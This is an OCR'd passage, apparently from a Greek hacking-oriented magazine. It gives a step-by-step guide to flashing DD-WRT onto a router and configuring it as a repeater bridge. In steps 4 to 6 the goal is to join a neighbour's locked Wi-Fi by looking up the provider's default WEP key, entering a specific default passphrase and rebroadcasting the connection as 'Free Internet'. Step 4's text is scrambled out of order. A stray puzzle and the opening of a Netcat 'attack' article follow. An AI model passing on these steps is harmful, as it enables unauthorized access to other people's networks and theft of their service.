
Βήμα 1ο. Αρχικά οφείλουμε ν' αντικαταστήσουμε το εργοστασιακό λογισμικό της συσκευής με το λογισμικό DD-WRT, το οποίο, μεταξύ άλλων, ενεργοποιεί τη δυνατότητα του wireless repeater. Το DD-WRT, πέρα απ' τα πολλά νέα χαρακτηριστικά που προσθέτει στο δρομολογητή, μας παρέχει την ευελιξία του Linux.

Πληκτρολογήστε στην μπάρα διευθύνσεων του browser το tinyurl.com/3mu3bv και θα προκαλέσετε το κατέβασμα του αρχείου dd-wrt.v24_micro_generic.bin. Όλες οι εκδόσεις του firmware, μετά την 24, περιέχουν τη λειτουργία του wireless bridging, η οποία είναι απαραίτητη για το εγχείρημά μας.


Βήμα 2ο. Συνδέουμε τον router στον υπολογιστή μας με καλώδιο δικτύου και δίνουμε το προκαθορισμένο IP (π.χ., 192.168.1.1) στην μπάρα διευθύνσεων του browser, ώστε να προχωρήσουμε στην παραμετροποίηση της συσκευής. Προσοχή: Το προκαθορισμένο IP της συσκευής ποικίλλει ανάλογα με τον κατασκευαστή. Αν δεν μπορείτε να συνδεθείτε στη συσκευή, τότε ενεργοποιήστε την αυτόματη απόδοση διεύθυνσης IP στην κάρτα δικτύου του PC, αφού συνηθίζεται οι συσκευές να έχουν ενεργοποιημένη την υπηρεσία DHCP.

Βήμα 3ο. Στην περίπτωσή μας, από το menu του router πήγαμε στο Administration→Firmware upgrade και πατήσαμε browse για να φορτώσουμε το νέο firmware. Κάτι ανάλογο θα κάνετε για το δικό σας router. Πριν ξεκινήσουμε τη διαδικασία, πατώντας το κουμπί Upgrade βεβαιωνόμαστε ότι δεν έχουμε συνδεθεί ασύρματα στο δρομολογητή (διαφορετικά —και σε περίπτωση που για κάποιο λόγο διακοπεί η διαδικασία αναβάθμισης του firmware—, μάλλον θα τον αχρηστεύσουμε). Περιμένουμε περίπου δύο λεπτά έως ότου ολοκληρωθεί η αναβάθμιση και ακολούθως προχωράμε στην παραμετροποίηση της συσκευής.

Βήμα 4ο. Επιλέγουμε στο menu του δρομολογητή το Wireless και μετά το Basic Settings. Στην καρτέλα που θα εμφανιστεί αλλάζουμε το Wireless Mode σε Repeater Bridge και γράφουμε στο πεδίο Wireless Network Name (SSID)



Στην ενότητα Physical Interface χρειάζεται προσοχή ώστε να ορίσουμε τον ίδιο τρόπο εκπομπής που χρησιμοποιεί ο router του γείτονα (Wireless Network Mode), όπως επίσης και το ίδιο SSID (Wireless Network Name). Το SSID του νέου ασύρματου δικτύου που δημιουργούμε (ενότητα Virtual Interfaces) μπορεί να είναι κάτι που να υποδηλώνει το λόγο ύπαρξής του, όπως, π.χ., Fr33 1nt3rn3t.



Εκείνος ο router του γείτονα χρησιμοποιεί εξ ορισμού το WEP και το default κλειδί είναι εύκολο να το βρούμε, με μια απλή αναζήτηση στις ιστοσελίδες του παρόχου. Αφού το εντοπίσουμε, λοιπόν, το βάζουμε στη θυρίδα Passphrase της ενότητας Physical Interface του repeater μας. Βλέπετε, τώρα, γιατί δεν πρέπει ποτέ ν' αφήνουμε τις εργοστασιακές ρυθμίσεις που έχουν οι wireless router;

το SSID του δικτύου που επιθυμούμε ν' αναμεταδώσουμε. Αλλάζουμε το Wireless Network Mode του δρομολογητή βάζοντας το mode λειτουργίας του αρχικού Access Point (στην περίπτωσή μας G-Only). Επικυρώνουμε τις αλλαγές με κλικ στο Save.

Βήμα 5ο. Παραμένουμε στην ίδια καρτέλα και στο Virtual Interfaces Section επιλέγουμε το κουμπί Add προκειμένου να προσθέσουμε μια εικονική, ασύρματη κάρτα δικτύου. Στο πεδίο Wireless Network Name (SSID) που θα εμφανιστεί γράφουμε το όνομα του δικτύου που θέλουμε να εμφανίζεται στον κόσμο. Στην περίπτωσή μας αυτό είναι Free Internet. Επικυρώνουμε με Save.


Βήμα 6ο. Το βήμα αυτό είναι απαραίτητο όταν το ασύρματο δίκτυο του γείτονα είναι κλειδωμένο. Στο menu Wireless Security υπάρχει μια καρτέλα μ' όλα τα διαθέσιμα Interfaces. Επιλέγουμε ν' αλλάξουμε τη μέθοδο κρυπτογραφίας, καθώς επίσης και το κλειδί για το Physical Interface wlo SSID. Για την περίπτωσή μας (για την ακρίβεια, για τον wireless router από κείνον τον πάροχο που λογικά θα έχετε ήδη καταλάβει ποιος είναι), επιλέγουμε Wep Encryption 128 Bits. Στο πεδίο με το Passphase πληκτρολογούμε το 1234567890123. Αν τώρα θέλετε να κρυπτογραφήσετε και το «δικό σας» δίκτυο, θα πρέπει να επαναλάβετε τη διαδικασία και για το Virtual Interfaces wlo.1, ορίζοντας το πρωτόκολλο κρυπτογράφησης και το επιθυμητό κλειδί.

Βήμα 7ο. Κάνουμε επανεκκίνηση της συσκευής αφαιρώντας την από το ρεύμα και συνδεόμαστε στο ασύρματο δίκτυο που μόλις δημιουργήσαμε. Επιπρόσθετα, μπορείτε ν' αυξήσετε την εμβέλεια του σήματός σας βάζοντας μια εξωτερική κεραία στο δρομολογητή. Αναφορικά, η μέγιστη εκπομπή για την Ελλάδα είναι τα 100mw.

Cr0w

Ετοιμαστείτε για μία σπαζοκεφαλιά που θα σπάσει τα πάντα εκτός από το κεφάλι σας... Αυτό θα το σπάσετε μόνοι σας! Με ποιο χρώμα θα έπρεπε να είναι βαμμένο το πλήκτρο με τον αριθμό 21; Απαντήστε δίνοντας έναν αριθμό που έχει ήδη το σωστό χρώμα.

Netcat



Επιθεση από Vista σε Linux & Αντιστρόφως

Μερικά ανθρώπινα επιτεύγματα μπορούμε να τα δούμε ως ένα αποτέλεσμα τεχνικής, τέχνης ή και τα δύο. Το τι ακριβώς είναι στην πραγματικότητα, είναι καθαρά θέμα ανθρώπινης προσέγγισης και πολλές φορές υποκειμενικότητας. **Στην όλη προσπάθεια, όμως, υπάρχει κάτι αντικειμενικό: τα εργαλεία που χρησιμοποιήθηκαν για να τη «στηρίξουν».** Τα εργαλεία είναι τα «μέσα». Χωρίς αυτά, ίσως το επιθυμητό αποτέλεσμα να ήταν μακράν του αναμενόμενου!

